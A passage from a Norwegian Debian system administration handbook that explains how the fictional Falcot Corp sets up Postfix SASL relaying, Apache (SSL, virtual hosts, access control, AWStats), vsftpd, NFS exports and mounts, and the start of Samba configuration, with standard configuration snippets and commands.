# Adding permit_sasl_authenticated before reject_unauth_destination
# allows relaying mail sent by SASL-authenticated users
smtpd_recipient_restrictions =
    permit_sasl_authenticated,
    permit_mynetworks,
    reject_unauth_destination,
[...]
```

Det er vanligvis en god idé å ikke sende passord over en ukryptert tilkobling. *Postfix* gjør det mulig å bruke separat oppsett for hver port (tjeneste) den kjører på. Alle disse kan settes opp med forskjellige regler og direktiver i filen `/etc/postfix/master.cf`. Hvis du vil deaktivere godkjenning i det hele tatt for port 25 (smtpd-tjenesten), legger du til følgende direktiv:

```
smtp      inet  n       -       y       -       -       smtpd
    [..]
    -o smtpd_sasl_auth_enable=no
    [..]
```

Hvis klienter av en eller annen grunn bruker en utdatert AUTH-kommando (noen svært gamle e-postklienter gjør det), kan interoperabilitet med dem aktiveres ved hjelp av broken_sasl_auth_clients-direktivet.

EKSTRA

Autentisert SMTP-klient

De fleste e-postklienter er i stand til å autentisere til en SMTP-tjener før den sender utgående meldinger, og ved hjelp av denne funksjonen er det en enkel sak å sette opp de riktige parameterne. Dersom klienten som brukes ikke leverer den funksjonen, er den midlertidige løsningen å bruke en lokal Postfix-tjener, og sette den opp til å videresende e-post via den eksterne SMTP-tjeneren. I dette tilfellet vil den lokale Postfixen selv være klienten som autentiserer med SASL. Her er de nødvendige parameterne:

```
smtp_sasl_auth_enable = yes
smtp_sasl_password_maps = hash:/etc/postfix/sasl_passwd
relay_host = [mail.falcot.com]
```

Filen `/etc/postfix/sasl_passwd` må inneholde brukernavnet og passordet for å autentisere på `mail.falcot.com`-tjeneren. Her er et eksempel:

```
[mail.falcot.com]   joe:LyinIsji
```

Som for alle Postfix-funksjoner, må denne filen bli omgjort til `/etc/postfix/sasl_passwd.db` med `postmap`-kommandoen.

11.2. Nett-tjener (HTTP)

Falcot Corp-administratorene besluttet å bruke Apache HTTP-tjeneren, inkludert i Debian *Buster* med versjon 2.4.38.

ALTERNATIV

Andre nett-tjenere

Apache er rett og slett den mest kjente (og mye brukt) nett-tjeneren, men det finnes andre. De kan tilby bedre ytelse under visse arbeidsbelastninger, men dette har sitt motstykke i færre, tilgjengelige funksjoner og moduler. Men når den potensielle nett-tjeneren bygges for å betjene statiske filer, eller å fungere som mellomtjener, er alternativene, for eksempel *nginx* og *lighttpd*, verdt å se nærmere på.

11.2.1. Å installere Apache

Å installere *apache2*-pakken er alt som trenges. Den inneholder alle modulene, inkludert *Multi-Processing Modules* (MPM-er) som påvirker hvordan Apache håndterer parallell behandling av mange forespørsler, som bruker å bli levert i separate *apache2-mpm-**-pakker. Den vil også trekke på *apache2-utils* som inneholder kommandolinjeverktøy som vi vil oppdage senere.

Når MPM brukes, påvirkes måten Apache vil håndtere samtidige forespørsler på betydelig. Med *worker*-MPM, bruker den *threads* (lettvektprosesser), mens med *prefork*-MPM bruker den en samling prosesser som er laget på forhånd. Med *event*-MPM vil den også bruke tråder, men de inakti-

ve tilkoblingene (spesielt de som holdes åpne av HTTP *keep-alive*-funksjonen) blir levert tilbake til en øremerket management-tråd (ledelsestråd).

Falcot-administratorene installerer også *libapache2-mod-php7.3* for å inkludere PHP-støtten i Apache. Dette fører til at standard *hendelse* MPM deaktiveres, og *prefork* som skal brukes i stedet. For å bruke *event* MPM kan man bruke *php7.3-fpm*.

SIKKERHET

Kjøring under `www-data`-brukeren

Som standard håndterer Apache innkommende forespørsler under identiteten til `www-data`-brukeren. Dette betyr at en sikkerhetssårbarhet i et CGI-skript, utført av Apache (for en dynamisk side), ikke vil kompromittere hele systemet, men bare de filer som eies av denne bestemte brukeren.

Ved å bruke *suexec*-moduler , levert i *apache2-suexec-** pakkene, kan en omgå denne regelen slik at noen CGI-skript kjøres med identiteten til en annen bruker. Dette settes opp med et `SuexecUserGroup` *`brukergruppe`*-direktiv i Apache-oppsettet.

En annen mulighet er å bruke en dedikert MPM, slik som den som tilbys i *libapache2-mpm-itk*. Akkurat denne har en litt annen oppførsel: Den tillater å «isolere» virtuelle verter (faktisk, sett med sider), slik at hver av dem kjører som en ulik bruker. En sårbarhet i en nettside kan derfor ikke kompromittere filer som tilhører eieren av et annet nettsted.

RASK TITT

Liste over moduler

Den fullstendige listen med Apache-standardmoduler finnes på nettet.

➨ `https://httpd.apache.org/docs/2.4/mod/index.html`

Apache er en modulbasert tjener, og mange funksjoner legges inn av eksterne moduler som hovedprogrammet laster inn under sin initialisering. Standardoppsettet kan bare aktivere de mest vanlige moduler, men å tillate nye moduler skjer ved ganske enkelt å kjøre `a2enmod` *`modul`*; for å koble fra en modul, er kommandoen `a2dismod` *`modul`*. Disse programmene oppretter (eller sletter) bare symbolske lenker i `/etc/apache2/mods-enabled/`, som peker på de aktuelle filene (lagret i `/etc/apache2/mods-available/`).

IN PRACTICE

Sjekker oppsettet

`mod_info`-modulen (`a2enmod info`) gir tilgang til den omfattende Apache-tjeneroppsettet og informasjonen via nettleserbesøk `http://localhost/server-info`. Fordi den kan inneholde sensitiv informasjon, er tilgang bare tillatt fra den lokale verten som standard.

➨ `https://httpd.apache.org/docs/2.4/mod/mod_info.html`

Med sitt standardoppsett, lytter nettjeneren på port 80 (som satt opp i `/etc/apache2/ports.conf`), og betjener sider fra `/var/www/html/`-mappen (som satt opp i `/etc/apache2/sites-enabled/000-default.conf`).

11.2.2. Legge til støtte for SSL

Apache 2.4 inkluderer SSL-modulen (mod_ssl) som kreves for sikker HTTP (HTTPS) ut av boksen. Den må bare være aktivert med `a2enmod ssl`, deretter må de nødvendige direktiver legges til

oppsettsfilene. Et oppsettseksempel er gitt i `/etc/apache2/sites-available/default-ssl.conf`.

➨ `https://httpd.apache.org/docs/2.4/mod/mod_ssl.html`

Hvis du vil generere klarerte sertifikater, kan du følge seksjon del 10.2.1, «Opprette gratis klarerte sertifikater» side 240 og deretter justere følgende variabler:

```
SSLCertificateFile      /etc/letsencrypt/live/DOMENE/fullchain.pem
SSLCertificateKeyFile   /etc/letsencrypt/live/DOMENE/privkey.pem
SSLCertificateChainFile /etc/letsencrypt/live/DOMENE/chain.pem
SSLCACertificateFile    /etc/ssl/certs/ca-certificates.crt
```

Det kreves noe ekstra forsiktighet hvis du ønsker å favorisere SSL-tilkoblinger med *Perfect Forward Secrecy* (disse tilkoblingene bruker flyktige øktnøkler som sikrer at kompromittering av tjenerens hemmelige nøkkel ikke resulterer i kompromittering av gammel kryptert trafikk som kan ha blitt lagret under sniffing på nettverket). Se på Mozillas anbefalinger, spesielt:

➨ `https://wiki.mozilla.org/Security/Server_Side_TLS#Apache`

Som et alternativ til standard SSL-modulen er det en utvidelsesmodul kalt mod_gnutls, som leveres med pakken *libapache2-mod-gnutls* og aktivert med kommandoen `a2enmod gnutls`.

➨ `https://mod.gnutls.org/`

11.2.3. Oppsett av virtuelle verter

En virtuell vert er en ekstra identitet for nett-tjeneren.

Apache vurderer to forskjellige typer virtuelle verter: De som er basert på IP-adressen (eller porten), og de som er avhengige av domenenavnet til nett-tjeneren. Den første metoden krever tildeling av en annen IP-adresse (eller port) for hvert område, mens den andre kan arbeide på en enkelt IP-adresse (og port), og nettstedene er differensiert etter vertsnavnet sendt av HTTP-klienten (som bare fungerer i versjon 1.1 av HTTP-protokollen - heldigvis at versjonen er gammel nok til at alle kunder bruker den allerede).

Den (økende) knapphet på IPv4-adresser favoriserer vanligvis den andre metoden; imidlertid er det gjort mer komplisert om de virtuelle verter må levere HTTPS også, ettersom SSL-protokollen ikke alltid har levert navn-baserte virtuelle verter; Ikke alle nettlesere håndterer SNI-forlengelsen (*Server Name Indication*). Når flere HTTPS-nettsteder må kjøre på samme tjener, vil de vanligvis bli differensiert enten ved å kjøre på en annen port, eller på en annen IP-adresse (IPv6 kan hjelpe til der).

Standardoppsettet for Apache 2 gir navn-baserte virtuelle verter. I tillegg er en standard virtuell vert definert i /etc/apache2/sites-enabled/000-default.conf-filen; Denne virtuelle verten vil bli brukt hvis det ikke finnes en vert som matcher anmodningen fra klienten.

VÆR VARSOM

Første virtuelle vert

Forespørsler om ukjente virtuelle verter vil alltid bli betjent med den først definerte virtuelle verten. Det er derfor vi her har definert `www.falcot.com` først.

RASK TITT

Apache støtter SNI

Apache-tjeneren støtter en SSL-protokollforlengelse kalt *Server Name Indication* (SNI). Denne utvidelsen lar nettleseren sende vertsnavnet til nett-tjeneren, ved etableringen av SSL-tilkoblingen, mye tidligere enn HTTP-forespørselen selv, som tidligere ble brukt til å identifisere den forespurte virtuelle verten blant dem som ligger på samme tjener (med samme IP-adresse og port). Dette gjør Apache ved å velge det mest passende SSL-sertifikatet slik at transaksjonen kan fortsette.

Før SNI, ville Apache alltid bruke sertifikatet i den virtuelle standard verten. Klienter som prøver å få tilgang til en annen virtuell vert vil da vise advarsler, siden sertifikatet de mottok ikke samsvarte med nettstedet de prøvde å få tilgang til. Heldigvis jobber de fleste nettlesere sammen med SNI. Dette inkluderer Microsoft Internet Explorer fra og med versjon 7.0 (som starter med Vista), Mozilla Firefox fra og med versjon 2.0, Apple Safari fra versjon 3.2.1, og alle versjoner av Google Chrome.

Apache-pakken, levert med Debian, er bygget med støtte for SNI. Intet spesielt oppsett er derfor nødvendig.

Hver ekstra virtuelle vert er deretter beskrevet av en fil lagret i `/etc/apache2/sites-available/`. Å sette opp et nettsted for falcot.org-domenet blir derfor en enkel sak ved å lage den følgende filen, og så aktivere den virtuelle verten med `a2ensite www.falcot.org`.

Eksempel 11.13 */etc/apache2/sites-available/www.falcot.org.conf-filen*

```
<VirtualHost *:80>
ServerName   www.falcot.org
ServerAlias  falcot.org
DocumentRoot /srv/www/www.falcot.org
</VirtualHost>
```

Apache-tjeneren, satt opp så langt, bruker de samme loggfiler for alle virtuelle verter (selv om dette kan endres ved å legge til CustomLog-direktiver i definisjonene til de virtuelle vertene). Det er derfor klokt å tilpasse formatet på denne loggfilen slik at den inneholder navnet på den virtuelle verten. Dette kan gjøres ved å opprette en `/etc/apache2/conf-available/customlog.conf`-fil som fastsetter et nytt format for alle loggfiler (med LogFormat-direktivet), og ved å aktivere den med `a2enconf customlog`. CustomLog-linjen må også fjernes (eller kommenteres ut) fra `/etc/apache2/sites-available/000-default.conf`-filen.

Eksempel 11.14 *The /etc/apache2/conf-available/customlog.conf file*

```
# Nytt loggformat som inneholder (virtuelt) vertsnavn
LogFormat "%v %h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\"" vhost

# Så bruker vi dette vhost-formatet som standard
CustomLog /var/log/apache2/access.log vhost
```

11.2.4. Vanlige direktiver

Dette avsnittet gir en kort gjennomgang av noen av de oftest brukte Apache-oppsettsdirektivene.

Den viktigste oppsettsfilen inneholder vanligvis flere Directory-blokker. De åpner for å spesifisere ulike virkemåter for tjeneren, avhengig av plasseringen av filen som blir betjent. En slik blokk omfatter vanligvis Options og AllowOverride-direktiver.

Eksempel 11.15 *Katalogblokk*

```
<Directory /srv/www>
Options Includes FollowSymlinks
AllowOverride All
DirectoryIndex index.php index.html index.htm
</Directory>
```

Direktivet DirectoryIndex inneholder en liste over filer som kan prøves når klientens forespørsel matcher en katalog. Den første filen som forekommer i listen brukes, og er sendt som en respons.

Direktivet Options er etterfulgt av en liste av alternativer som kan aktiveres. Verdien None slår av alle valg; tilsvarende aktiverer All alle sammen unntatt MultiViews. Tilgjengelige valg inkluderer:

- ExecCGI indikerer at CGI script kan kjøres.
- FollowSymlinks forteller tjeneren at symbolske lenker kan bli fulgt, og at responsen skal inneholde innholdet av målet for slike koblinger.
- SymlinksIfOwnerMatch forteller også at tjeneren skal følge symbolske lenker, men bare når koblingen og målet har samme eier.
- Includes aktiverer *Server Side Includes* (*SSI* i korthet). Dette er direktiver som er innebygd i HTML-sider, og utført underveis for hver forespørsel.
- IncludesNOEXEC tillater *Serverside Includes* (*SSI*), men deaktiverer exec-kommandoen og begrenser include-direktivet til tekst/tilpassede filer.
- Indexes forteller at tjeneren skal vise innholdet i en katalog hvis HTTP-forespørselen sendt av klienten peker på en katalog uten en indeksfil (dvs. når ingen filer nevnt av DirectoryIndex-direktivet finnes i denne mappen).
- MultiViews muliggjør forhandlinger om innholdet. Denne kan brukes av tjeneren for å returnere en nettside som matcher det foretrukne språket som er satt opp i nettleseren.

DET GRUNNLEGGENDE

.htaccess-filen

Filen `.htaccess` inneholder oppsettsdirektiver for Apache som utføres hver gang en forespørsel om et element i katalogen der den er lagret. Definisjonsområdet for disse direktivene gjentas også for alle underkatalogene.

De fleste direktiver som kan forekomme i en `Directory`-blokk gjelder også for en `.htaccess`-fil.

Direktivet AllowOverride lister opp alle alternativer som kan aktiveres eller deaktiveres ved hjelp av en `.htaccess`-fil. En vanlig bruk av dette valget er til å begrense ExecCGI, slik at administratoren velger hvilke brukere som har lov til å kjøre programmer under nett-tjenerens identitet (www-data-brukeren).

Å kreve autentisering

I noen tilfeller trenges det begrenset tilgang til en del av et nettsted, slik at bare legitime brukere som gir et brukernavn og et passord får tilgang til innholdet.

Eksempel 11.16 *`.htaccess`-fil som krever autentisering*

```
Require valid-user
AuthName "Privat katalog"
AuthType Basic
AuthUserFile /etc/apache2/authfiles/htpasswd-private
```

SIKKERHET

Ingen sikkerhet

Autentiseringssystemet som brukes i eksemplet ovenfor (`Basic`) har minimal sikkerhet når passordet sendes i klartekst (det er bare kodet som *base64*, som er en enkel innkoding snarere enn en krypteringsmetode). Det bør også bemerkes at de dokumenter som er «beskyttet» av denne mekanismen også går over nettverket i klartekst. Hvis sikkerhet er viktig, bør hele HTTP-tilkobling krypteres med SSL.

Filen `/etc/apache2/authfiles/htpasswd-private` inneholder en liste over brukere og passord. Den er ofte håndtert med `htpasswd`-kommandoen. For eksempel brukes følgende kommando til å legge til en bruker eller endre passordet deres:

```
# htpasswd /etc/apache2/authfiles/htpasswd-private user
New password:
Re-type new password:
Adding password for user user
```

Adgangsbegrensning

Direktivet Require regulerer adgangsbegrensninger for en katalog (og gjentatt for katalogens undermapper).

➨ `https://httpd.apache.org/docs/2.4/howto/access.html`

Den kan brukes til å begrense adgangen basert på flere kriterier: Vi vil stoppe med å beskrive adgangsbegrensning basert på klientens IP-adresse, men det kan gjøres mye kraftigere enn det, særlig når flere Require-direktiver kombineres i en RequireAll-blokk.

Eksempel 11.17 *Tillat bare fra det lokale nettverket*

```
Require ip 192.168.0.0/16
```

ALTERNATIV

Gammel syntaks

`Require`-syntaksen er bare tilgjengelig i Apache 2.4 (versjonen levert etter *Jessie*). For brukere av *Wheezy* er Apache 2,2-syntaksen forskjellig, og her beskriver vi den hovedsakelig som referanse, selv om den også kan gjøres tilgjengelig i Apache 2,4 ved hjelp av `mod_access_compat`-modulen.

Direktivene `Allow from` og `Deny from` kontrollerer adgangsbegrensninger for en katalog (og gjentatt for katalogens undermapper).

`Order`-direktivet forteller tjeneren om rekkefølgen på `Allow from` og `Deny from`-direktivene; den siste som matcher har forrang. Konkret tillater `Order deny,allow` adgang hvis ingen `Deny from` passer, eller hvis et `Allow from`-direktiv gjør det. Omvendt, stanser `Order allow,deny` adgang hvis intet `Allow from`-direktiv matcher (eller hvis et `Deny from`-direktiv tillater).

Direktivene `Allow from` og `Deny from` kan etterfølges av en IP-adresse, et nettverk (slik som `192.168.0.0/255.255.255.0`, `192.168.0.0/24`, eller til og med `192.168.0`), et vertsnavn eller domenenavn, eller `all`-nøkkelen som peker ut alle.

For eksempel, for å avvise forbindelser som standard, men tillate dem fra det lokale nettverket, kan du bruke denne:

```
Order deny,allow
Allow from 192.168.0.0/16
Deny from all
```

11.2.5. Logg-analysatorer

En logg-analysator er ofte installert på en nett-tjener; siden den første gir administratorer en presis idé om bruksmønstre på sistnevnte.

Falcot Corp-administratorene valgte *AWStats* (*Advanced Web Statistics*) til å analysere sine Apache-loggfiler.

Det første oppsettstrinnet er å tilpasse `/etc/awstats/awstats.conf`-filen. Falcot-administratorene holdt den uendret, bortsett fra følgende parametre:

```
LogFile="/var/log/apache2/access.log"
LogFormat = "%virtualname %host %other %logname %time1 %methodurl %code %bytesd %
    ➥ refererquot %uaquot"
SiteDomain="www.falcot.com"
HostAliases="falcot.com REGEX[^.*\.falcot\.com$]"
DNSLookup=1
LoadPlugin="tooltips"
```

VÆR VARSOM

Loggfil-rotasjon

For at statistikken skal ta alle loggene med i betraktningen, trenger *AWStats* å kjøres rett før Apache loggfilene blir rotert. Se på `prerotate`-direktivet til `/etc/logrotate.d/apache2`-filen. Dette kan løses ved å sette en symlink til `/usr/share/awstats/tools/update.sh` i `/etc/logrotate.d/httpd-prerotate`:

```
$ cat /etc/logrotate.d/apache2
/var/log/apache2/*.log {
  daily
  missingok
  rotate 14
  compress
  delaycompress
  notifempty
  create 644 root adm
  sharedscripts
  postrotate
    if invoke-rc.d apache2 status > /dev/null 2>&1; then \
      invoke-rc.d apache2 reload > /dev/null 2>&1; \
    fi;
  endscript
  prerotate
    if [ -d /etc/logrotate.d/httpd-prerotate ]; then \
      run-parts /etc/logrotate.d/httpd-prerotate; \
    fi; \
  endscript
}

$ sudo mkdir -p /etc/logrotate.d/httpd-prerotate
$ sudo ln -sf /usr/share/awstats/tools/update.sh \
  /etc/logrotate.d/httpd-prerotate/awstats
```

Merk også at loggfilene som ble opprettet av `logrotate`, må kunne leses av alle, spesielt AWStats. I eksempelet ovenfor er dette sikret av `create 644 root adm`-linjen (i stedet for de standard `640`- tillatelsene).

SIKKERHET

Tilgang til statistikk

AWStats gjør statistikk tilgjengelig på nettstedet uten restriksjoner som standard. Men restriksjoner kan settes opp slik at bare noen få (sannsynligvis interne) IP-adresser kan få tilgang til dem. Listen over tillatte IP-adresser må være definert i `AllowAccessFromWebToFollowingIPAddresses`-parameteret

Alle disse parametrene er dokumentert av kommentarer i male-filen. Spesielt beskriver `LogFile` og `LogFormat`-parameterene, plasseringen og formatet på loggfilen og informasjonen den inneholder;`SiteDomain` og `HostAliases` lister de ulike navnene som hovednettstedet er kjent under.

For områder med stor trafikk skal `DNSLookup` vanligvis ikke settes til `1`. For mindre nettsteder, som for eksempel Falcot-eksemplet beskrevet ovenfor, tillater denne innstillingen mer lesbare rapporter med komplette maskinnavn i stedet for rå (enkle) IP-adresser.

AWStats er også aktivert for andre virtuelle verter; hver virtuell vert må ha en egen oppsettsfil, som for eksempel `/etc/awstats/awstats.www.falcot.org.conf`.

Eksempel 11.18 *AWStats oppsettsfil for en virtuell vert*

```
Include "/etc/awstats/awstats.conf"
SiteDomain="www.falcot.org"
HostAliases="falcot.org"
```

AWStats bruker mange ikoner lagret i `/usr/share/awstats/icon/`-mappen. For at disse ikonene skal være tilgjengelige på nettsiden, må Apache-oppsettet tilpasses ved å inkludere følgende direktiv:

```
Alias /awstats-icon/ /usr/share/awstats/icon/
```

Etter noen minutter (og så snart skriptet er kjørt et par ganger), er resultatene tilgjengelig på nettet:

➨ http://www.falcot.com/cgi-bin/awstats.pl

➨ http://www.falcot.org/cgi-bin/awstats.pl

11.3. FTP-filtjener

FTP (*File Transfer Protocol*) (Filoverføringsprotokoll) er en av de første protokollene for Internett (RFC 959 ble utstedt i 1985!). Den ble brukt til å distribuere filer før nettet til og med var født (HTTP-protokollen ble laget i 1990, og formelt definert i sin 1.0-versjon av RFC 1945, utgitt i 1996).

Denne protokollen tillater både filopplasting og -nedlasting av filer. Derfor er den fortsatt mye brukt til å distribuere oppdateringer til et nettsted som drives av en internettleverandør (eller andre som er vert for nettsteder). I disse tilfellene håndheves sikker adgang med en brukeridentifikasjon og passord. Ved vellykket autentisering, gir FTP-tjeneren lese- og skrivetilgang til brukerens hjemmekatalog.

Andre FTP-tjenere brukes i hovedsak til å distribuere filer for offentlig nedlasting: Debianpakker er et godt eksempel. Innholdet i disse tjenerne er hentet fra andre, geografisk fjerntliggende tjenere, og gjøres da tilgjengelige for mindre fjerntliggende brukere. Dette betyr at klientautentisering ikke er nødvendig. Som et resultat er denne driftsmodus kjent som «anonymus FTP». For å være helt korrekt autentiseres klientene med brukernavnet anonymous; passordet er ofte, ifølge vanlig praksis, brukerens e-postadresse, men det ignorerer tjeneren.

Mange FTP-tjenere er tilgjengelige i Debian (*ftpd*, [1], *proftpd-basic*, *pyftpd* og så videre). Falcot Corp-administratorene valgte ut *vsftpd* fordi de bare bruker FTP-tjeneren for å distribuere noen få filer

[1] *ftpd*-pakken er ikke inkludert i Debian *Buster* på grunn av en feil, som ikke kunne bli rettet før lanseringen.

(inkludert en Debian-pakkebrønn). Ettersom de ikke trenger avanserte funksjoner, valgte de å fokusere på de sikkerhetsmessige aspektene.

Å installere pakken skaper en ftp systembruker. Denne kontoen brukes alltid for anonyme FTP-tilkoblinger, og hjemmekatalogen dens (`/srv/ftp/`) er roten til treet som brukerne kan benytte for å knytte seg til denne tjenesten. Standardoppsettet (i `/etc/vsftpd.conf`) krever noen endringer for å imøtekomme enkle behov for å gjøre store filer tilgjengelig for offentlige nedlastinger: Anonym tilgang må være aktivert (anonymous_enable=YES), og lesetilgang fra lokale brukere må være deaktivert (local_enable=NO). Det siste er spesielt viktig ettersom FTP-protokollen ikke bruker noen form for kryptering, og brukerpassord kan bli snappet opp underveis.

11.4. NFS-filtjener

NFS (*Network File System*) er en protokoll som tillater ekstern tilgang til et filsystem gjennom nettverket. Alle Unix-systemer kan arbeide med denne protokollen.

KONKRET SAK

Microsoft Windows og NFS-områder

Når eldre eller (såkalte) "Home"-varianter av Windows er involvert, må vanligvis Samba (del 11.5, «Oppsett av Windows Shares med Samba» side 305) brukes i stedet for NFS. Moderne Windows Server og "Pro" eller "Enterprise" Desktop-løsninger har imidlertid innebygd støtte for NFS. Etter installasjon av komponenten "NFS-tjenester" kan NFS områder nås og permanent eller midlertidig monteres som alle andre nettverksressurser. Vær oppmerksom på mulige kodingsproblemer i filnavn.

Som et alternativ kan Debian installeres på Windows 10 Pro og høyere. Det krever installasjon av Windows Subsystem for Linux-komponenten og Debian-appen fra Windows Store.

➨ `https://www.microsoft.com/en-us/p/debian/9msvkqc78pk6?`

NFS er et svært nyttig verktøy, men har tidligere lidd av mange begrensninger, som det er tatt hensyn til i versjon 4 av protokollen. Ulempen er at den nyeste versjonen av NFS er vanskeligere å sette opp når du ønsker å bruke grunnleggende sikkerhetsfunksjoner som autentisering og kryptering, da den trenger Kerberos for dette. Og uten disse må NFS-protokollen begrenses til et klarert lokalt nettverk når data ukryptert går over nettverket (en *sniffer* kan fange den opp), og adgangsrettighetene er gitt med utgangspunkt i klientens IP-adresse (som kan etterlignes).

DOKUMENTASJON

NFS HOWTO

Det er ganske knapt med god dokumentasjon om å rulle ut NFSv4. Her er noen tips med innhold av varierende kvalitet, men det bør i det minste gi noen hint om hva som bør gjøres.

➨ `https://help.ubuntu.com/community/NFSv4Howto`

➨ `https://wiki.linux-nfs.org/wiki/index.php/Nfsv4_configuration`

11.4.1. Sikring av NFS

Hvis du ikke bruker Kerberos-baserte sikkerhetsfunksjoner, er det viktig å sikre at bare de maskinene som har lov til å bruke NFS kan koble til de ulike nødvendige RPC-tjenerne, fordi den grunnleggende protokollen har tillit til data som mottas fra nettverket. Brannmuren må også blokkere *IP spoofing* for å hindre at en utenforstående maskin opptrer som en på innsiden, og at tilgangen til de riktige portene blir begrenset til maskinene som er ment å skulle ha tilgang til NFS-delinger.

DET GRUNNLEGGENDE

RPC

RPC (*Remote Procedure Call*) er en Unix-standard for eksterne tjenester. NFS er en slik tjeneste.

RPC-tjenester registrerer til en katalog kjent som *portmapper*. En klient som ønsker NFS-forespørsel, adresserer først til *portmapper* (på port 111, enten TCP eller UDP), og ber om NFS-tjeneren; svaret nevner vanligvis port 2049 (standard for NFS). Ikke alle RPC-tjenester bruker nødvendigvis en fast port.

Eldre versjoner av protokollen krevde andre RPC-tjenester som brukte dynamisk tildelte porter. Heldigvis, med NFS versjon 4, er bare port 2049 (for NFS) og 111 (for portmapper) nødvendig, og de er dermed lette å sikre med brannmur.

11.4.2. NFS-tjener

NFS er en del av Linux-kjernen; i kjerner som leveres av Debian er den med som en kjernemodul. Hvis NFS-tjeneren skal kjøres automatisk ved oppstart, skal *nfs-kernel-server*-pakken installeres; Den inneholder de relevante oppstartsskriptene.

NFS-tjenerens oppsettsfil, `/etc/exports`, viser kataloger som er gjort tilgjengelig via nettverket (*eksportert*). For hver NFS-deling, er det bare den gitte listen over maskiner som får tilgang. Mer finkornet adgangskontroll kan oppnås med et par alternativer. Syntaksen for denne filen er ganske enkel:

```
/katalog/som/deles maskin1(opsjon1,opsjon2,...) maskin2(...) ...
```

Merk at med NFSv4 må alle eksporterte kataloger være del av et enkelt hierarki, og at rotkatalogen i dette hierarkiet må eksporteres og identifiseres med alternativet fsid=0, eller fsid=root.

Hver maskin kan identifiseres enten ved sitt DNS-navn eller sin IP-adresse. Hele sett med maskiner kan også angis ved hjelp av enten en syntaks som *.falcot.com, eller et IP-adresseområde som 192.168.0.0/255.255.255.0, eller 192.168.0.0/24.

Kataloger er som standard gjort tilgjengelig som skrivebeskyttet (eller med ro-valget). Valget rw tillater lese- og skriveadgang. NFS-klienten kobler vanligvis til fra en port forbeholdt rot (med andre ord, under 1024). Denne begrensningen kan oppheves av insecure-valget, (secure-alternativet er implisitt, men kan gjøres eksplisitt hvis det er nødvendig for klarhetens skyld).

Som standard svarer tjeneren bare på en NFS-spørring når den igangværende diskoperasjonen er fullført (sync-valget); dette kan oppheves med async-valget. Asynkron innskriving øker ytel-

sen litt, men de reduserer påliteligheten siden det er en risiko for tap av data i tilfelle tjeneren krasjer mellom godkjenningen av innskrivingen, og den faktiske innskrivingen på disken. Siden standardverdien nettopp ble endret (i forhold til den historiske verdien av NFS), er en eksplisitt innstilling å anbefale.

For å ikke gi rot-tilgang til filsystemet til noen NFS-klient, blir alle forespørsler som ser ut til å komme fra en rotbruker ansett av tjeneren å komme fra nobody-brukeren. Dette samsvarer med root_squash-alternativet, og er aktivert som standard. Alternativet no_root_squash, som slår av denne oppførselen, er risikabel, og bør bare brukes i kontrollerte omgivelser. Hvis alle brukere skal kobles til brukeren nobody, bruk all_squash. anonuid=*uid* og anongid=*gid*-alternativene tillater å spesifisere en annen falsk bruker til å bli brukt i stedet for UID/GID 65534 (som tilsvarer bruker nobody og gruppe nogroup).

Med NFSv4 kan du legge til et sec-valg for å indikere det sikkerhetsnivået du ønsker: sec=sys er som standard uten noen sikkerhetsegenskaper, sec=krb5 aktiverer bare autentisering, sec=krb5i legger til integritetsbeskyttelse, og sec=krb5p er det mest komplette nivået, og inkluderer personvern (med datakryptering). For at dette skal virke, trenger du et Kerberos oppsett som virker (den tjenesten er ikke dekket i denne boken).

Det er også andre valgmuliheter. De er dokumentert i manualsiden `exports(5)`.

VÆR VARSOM

Første innstallasjon

Oppstartsskriptet `/etc/init.d/nfs-kernel-server` starter bare serveren hvis `/etc/exports` viser én eller flere gyldige NFS-ressurser. Når denne filen er redigert for å inneholde gyldige oppføringer ved første gangs oppsett, må NFS-serveren derfor startes med følgende kommando:

```
# systemctl start nfs-kernel-server
```

11.4.3. NFS-klient

Som med andre filsystemer, å integrere en NFS-del inn i systemhierarkiet krever montering (og *nfs-common*-pakken). Siden dette filsystemet har sine særegenheter, kreves noen justeringer i syntaksen til `mount`-kommandoen, og i `/etc/fstab`-filen.

Eksempel 11.19 *Å montere manuelt med `mount`-kommandoen*

```
# mount -t nfs4 -o rw,nosuid arrakis.internal.falcot.com:/shared /srv/shared
```

Eksempel 11.20 *NFS-inngang i `/etc/fstab`-filen*

```
arrakis.internal.falcot.com:/shared /srv/shared nfs4 rw,nosuid 0 0
```

Inngangen beskrevet ovenfor, monterer ved systemoppstart, NFS-mappen `/shared/` fra arrakis-tjeneren til den lokale `/srv/shared/`-mappen. Lese- og skriveadgang kreves (derav `rw`-parameteret). Valget `nosuid` er et beskyttelsestiltak som sletter alle setuid, eller setgid-bit fra programmer lagret i delingen. Hvis NFS-delingen kun er ment til å lagre dokumenter, er et annet anbefalt alternativ `noexec`, som hindrer kjøring av programmer som er lagret i delingen. Legg merke til at på tjeneren er ikke `shared`-mappen under NFSv4 root export (for eksempel `/export/shared`), en toppnivåmappe.

Manualsiden `nfs(5)` beskriver alle valgmulighetene noe mer detaljert.

11.5. Oppsett av Windows Shares med Samba

Samba er en pakke med verktøy som håndterer SMB-protokollen (også kjent som «CIFS») på Linux. Denne protokollen brukes av Windows for nettverksressurser og delte skrivere.

Samba kan også virke som en Windows domenekontrollør. Denne er et enestående verktøy for å sikre sømløs integrasjon av Linux-tjenere og stasjonære kontormaskiner som fortsatt kjører Windows.

11.5.1. Samba-tjener

Pakken *samba* inneholder Samba 4s to hovedtjenere, `smbd` og `nmbd`.

DOKUMENTASJON

For viderekommende

Samba-tjeneren er ekstremt oppsettbar og allsidig, og kan håndtere svært mange forskjellige bruksmåter som imøtekommer svært ulike krav og nettverksarkitekturer. Denne boken fokuserer bare på bruken der Samba brukes som en frittstående tjener, men det kan også være en NT4 Hoved domenekontroller (NT4 Domain Controller), eller en full Active Directory Domain Controller, eller et enkel medlem av et eksisterende domene (som kan være en styrt av en Windows-tjener).

samba-pakken inneholder alle nødvendige manualsider og i `/usr/share/doc/samba/examples/` et vell av kommenterte eksempelfiler. Hvis du er ute etter en mer omfattende dokumentasjon, kan du sjekke nettstedet *Samba*.

➨ `https://www.samba.org/samba/docs/`

VERKTØY

Autentisering med en Windows-tjener

Winbind gir systemadministratorer muligheten til å bruke en Windows-tjener som godkjenningstjener. Winbind integrerer også rent med PAM og NSS. Dette gjør det mulig å sette opp Linux-maskiner der alle brukere av et Windows-domene automatisk får en konto.

Mer informasjon finnes i `/usr/share/doc/libpam-winbind/examples/pam_winbind/`-katalogen til *libpam-winbind*-pakken.

Oppsett med debconf

Pakken setter opp et minimalt oppsett under den første installasjonen ved rett og slett kopiere `/usr/share/samba/smb.conf`. Så du må virkelig kjøre `dpkg-reconfigure samba-common` for tilpasning til:

